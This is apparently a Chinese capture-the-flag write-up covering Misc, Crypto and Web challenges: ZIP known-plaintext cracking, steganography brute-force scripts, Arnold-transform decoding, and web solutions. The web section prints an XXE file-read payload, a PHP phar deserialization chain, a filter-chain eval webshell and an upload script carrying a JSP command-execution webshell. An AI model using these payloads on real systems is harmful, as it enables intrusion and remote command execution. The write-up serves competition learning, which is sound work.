前言 这个周末太充实了吧~ 体测+美团+字节

最后又是被带飞的一天~ 线上赛第七
Misc Un(ix)zip 签到题,Linux下解压直接手工整理得到如下:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
文件名 序号 1 15 18 26 3 6 9 36 b 29 c 33 d 27 e 21 F 23 G 14 h 4 j 12 22 34 l 16 32 m 2 13 30 R 31 35 t 7 u 20 V 19 v 28 W 10 w 24 X 8 17 25 x 3 11 Z 1 5 9 #ZmxhZ3tXZWxjmG1lX1VuejFwX1dvbmRlcjR9
最后base64解码得到flag:flag{Welcme_Unz1p_Wonder4}
오징어 게임
参考文章:https://www.freebuf.com/articles/network/255145.html
明文攻击,利用工具bkcrack得到ZIP内部的三段秘钥683a571e f954e70c 49da18ac,进而得到压缩包和图片
1
2
3
4
5
6
echo -n "flagornot.txt" > plain1.txt bkcrack.exe -C yyyx.zip -c flagornot.zip -p plain1.txt -o 30 -x 0 504B0304 bkcrack.exe -C yyyx.zip -c flagornot.zip -k 683a571e f954e70c 49da18ac -d flag.zip #너 는 나 를 찾 았 지만, 애석 하 게 도 flag 가 여기에 없다. bkcrack.exe -C yyyx.zip -c PinkSoldiers.jpg -k 683a571e f954e70c 49da18ac -d flag.jpg python inflate.py < flag.jpg > flag.png

最后盲水印得到flag:flag{7bfbc17a-3520-0ed2-fd0e-e1eb47a94fae}
Boom
参考文章:https://mp.weixin.qq.com/s?__biz=Mzg5NDY4NTc4NQ==&mid=2247484083&idx=1&sn=e28f921dee8b9a95524159556a74989f&chksm=c01a8585f76d0c93fa44f8368465b5953c2b91457dbb7b75683daf810e64e5d8e0b1d3fa6644&mpshare=1&scene=23&srcid=1215tBUeAeqY7fxT7qCM0E3m&sharer_sharetime=1639562161952&sharer_shareid=fff079c51ec8b73f10ecb74cf817ecdd#rd
很明显得通过database读密码,我们直接利用keepass空密码进入得到密码:kqucm2u2ZIrq4DLyER2C,解压得到一张图,放入010中可以找到有个rar需要补上文件头,进而得到加密包,并且此图用stegsolve打开可以发现只有0,1通道的左上角有东西存在隐写,可知是stegpy隐写,接着爆破得到加密包的密码:783d793c313030(转字符串得到信息x=y<100)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
import osfrom subprocess import Popen,PIPEimport sysdef checkwebp (pic ): print ("IF you don't need a password for the pic please input 1" ) print ("IF you know the password of the pic please input 2" ) print ("IF not input 3 I will use the password.txt" ) choice = input () if choice == '1' : os.system("stegpy {}" .format (pic)) elif choice == '2' : print ("INPUT THE password:" ) password = input () cmd = ["stegpy" , "-p" ,pic] subp = Popen([sys.executable, '-c' , 'import pty, sys; pty.spawn(sys.argv[1:])' , *cmd],stdin=PIPE,stdout=PIPE,stderr=PIPE) print (subp.stdout.read(len ("Enter password (will not be echoed):" ))) subp.stdin.write(bytes ((password+'\n' ).encode('utf-8' ))) subp.stdin.flush() print (subp.stdout.readlines()) print ('\n' ) elif choice == '3' : file = open ('password.txt' , 'r' ) line = file.readline() while line: print (line) cmd = ["stegpy" , "-p" , pic] subp = Popen([sys.executable, '-c' , 'import pty, sys; pty.spawn(sys.argv[1:])' , *cmd], stdin=PIPE, stdout=PIPE,stderr=PIPE) print (subp.stdout.read(len ("Enter password (will not be echoed):" ))) subp.stdin.write(bytes ((line + '\n' ).encode('utf-8' ))) subp.stdin.flush() print ('result:' ) result = subp.stdout.readlines()[1 ] print (result) if result != b'Wrong password.\r\n' : break print ('\n' ) line = file.readline() else : print ('Input Wrong!' ) if __name__ == "__main__" : checkwebp('flag.png' )

然后爆破高宽,阿诺德算法得到flag:flag{6330ae70-edd2-42d0-8309-f25a5868e65a}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
import numpy as npfrom skimage.io import imread, imshowimport cv2 def arnold_decode (image, shuffle_times, a, b ): """ decode for rgb image that encoded by Arnold Args: image: rgb image encoded by Arnold shuffle_times: how many times to shuffle Returns: decode image """ decode_image = np.zeros(shape=image.shape) h, w = image.shape[0 ], image.shape[1 ] N = h for time in range (shuffle_times): for ori_x in range (h): for ori_y in range (w): new_x = ((a*b+1 )*ori_x + (-b)* ori_y)% N new_y = ((-a)*ori_x + ori_y) % N decode_image[new_x, new_y] = image[ori_x, ori_y] cv2.imwrite(i,decode_image) image = imread('flag.png' ) for x in range (1 ,100 ): i = str (x) + '.png' arnold_decode(image, 20 , x, x)
Crypto Symbol
https://blog.csdn.net/LCCFlccf/article/details/89643585
根据上面链接中的图表找到对应的希腊字母,提取首字母然后md5加密得到flag:flag{e1b217dc3b5e90b237b45e0a636e5a86}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
♭ \flat λ \lambda α \alpha γ \gamma ∀ \forall ⊎ \uplus ν \nu Λ \Lambda α \alpha T ϵ \epsilon Ξ \Xi M ≈ \approx ◃ \triangleleft ℏ \hbar #fun_LaTeX_Math
Web UpStorage 首先在登录页面可以打xxe,并且后面的phar反序列化也通过xxe来打
1
2
3
4
5
<!DOCTYPE note [ <!ENTITY admin SYSTEM "php://filter/convert.base64-encode/resource=index.php" > ]> <user > <username > &admin; </username > <password > 1</password > </user >
任意文件读取,获得源码
审查源码发现class中的反序列化链来调用log类
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
<?php class User public $db ; private $func = "call_user_func" ; protected $param = ["Logs" ,"log" ]; } class Welcome public $username ; public $password = "class.php" ; public $verify ; } class File public $filename ; public function __construct ( { $this ->filename = new User (); } } $a = new Welcome ();$a ->username = new Welcome ();$a ->username->verify = new File ();echo urlencode (serialize ($a )); $phar = new Phar ("phar.phar" );$phar ->startBuffering ();$phar ->setStub ('GIF89a' ."<?php __HALT_COMPILER(); ?>" );$phar ->setMetadata ($a );$phar ->addFromString ("test.txt" , "test" );$phar ->stopBuffering ();?>
通过任意文件读,可以获得sess文件中的ip地址,用来构造上传路径
前置条件都搞定之后,就是log参数
网上搜到的绕过
1 ?log=php://filter/zlib.deflate|string.tolower|zlib.inflate|?><? php%0deval($_GET[1]);?>/resource=1.php
hackme 原题然后多了个爆破步骤:
java弄一下:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
import java.text.DateFormat;import java.text.ParseException;import java.text.SimpleDateFormat;import java.util.Calendar;import java.util.Date; public class test { public static void main (String[] args) { Date now = new Date (); DateFormat df = new SimpleDateFormat ("yyyyMMddhhmmssSSS" ); System.out.println(df.format(now)); } } #coding:utf-8 import requests def uploads (filedata, filename) : with open (filename, 'wb' ) as f: f.write(filedata) r = requests.post('http://eci-2zecgla9evo3kh68k8s9.cloudeci1.ichunqiu.com:8888/UploadServlet' , files={"filename" : open(filename, "rb" )}) # print(r.text) # if "文件上传成功! 文件路径: /usr" in r.text: # url = "http://123.60.20.221:10001/" + r.text.replace( # "文件上传成功! 文件路径: /usr/local/apache-tomcat-8.5.72/webapps/ROOT/" , "" ) # print(url) # r = requests.get(url) # print(r.text) if __name__ == '__main__' : for i in range (100 ) : data = '' '<% if("023".equals(request.getParameter("pwd"))){ java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter("i")).getInputStream(); int a = -1; byte[] b = new byte[2048]; out.print("<pre>"); while((a=in.read(b))!=-1){ out.println(new String(b)); } out.print("</pre>"); } %>' '' .encode("utf-16" ) uploads(data, "1.jsp" ) print(i)


爆破出来:
Final 接着被带飞~✈

奇奇怪怪的语言 首先打开.ws文件发现都是一串串空白的,进而想到whitespace语言,解密得到一个zip压缩包


然后得到gif和kge文件,其中gif我们将其截图后通过**dotcode扫码 **得到密码This_1s_Hard_P@ssW0rd,接着利用工具KGB Archiver解压得到final.rar
最后根据hint将math进行emojicoded编译运行,md5加密得到flag:flag{18eebeda59edbb8afc6504212d9b1708}(这结果真醉了.jpg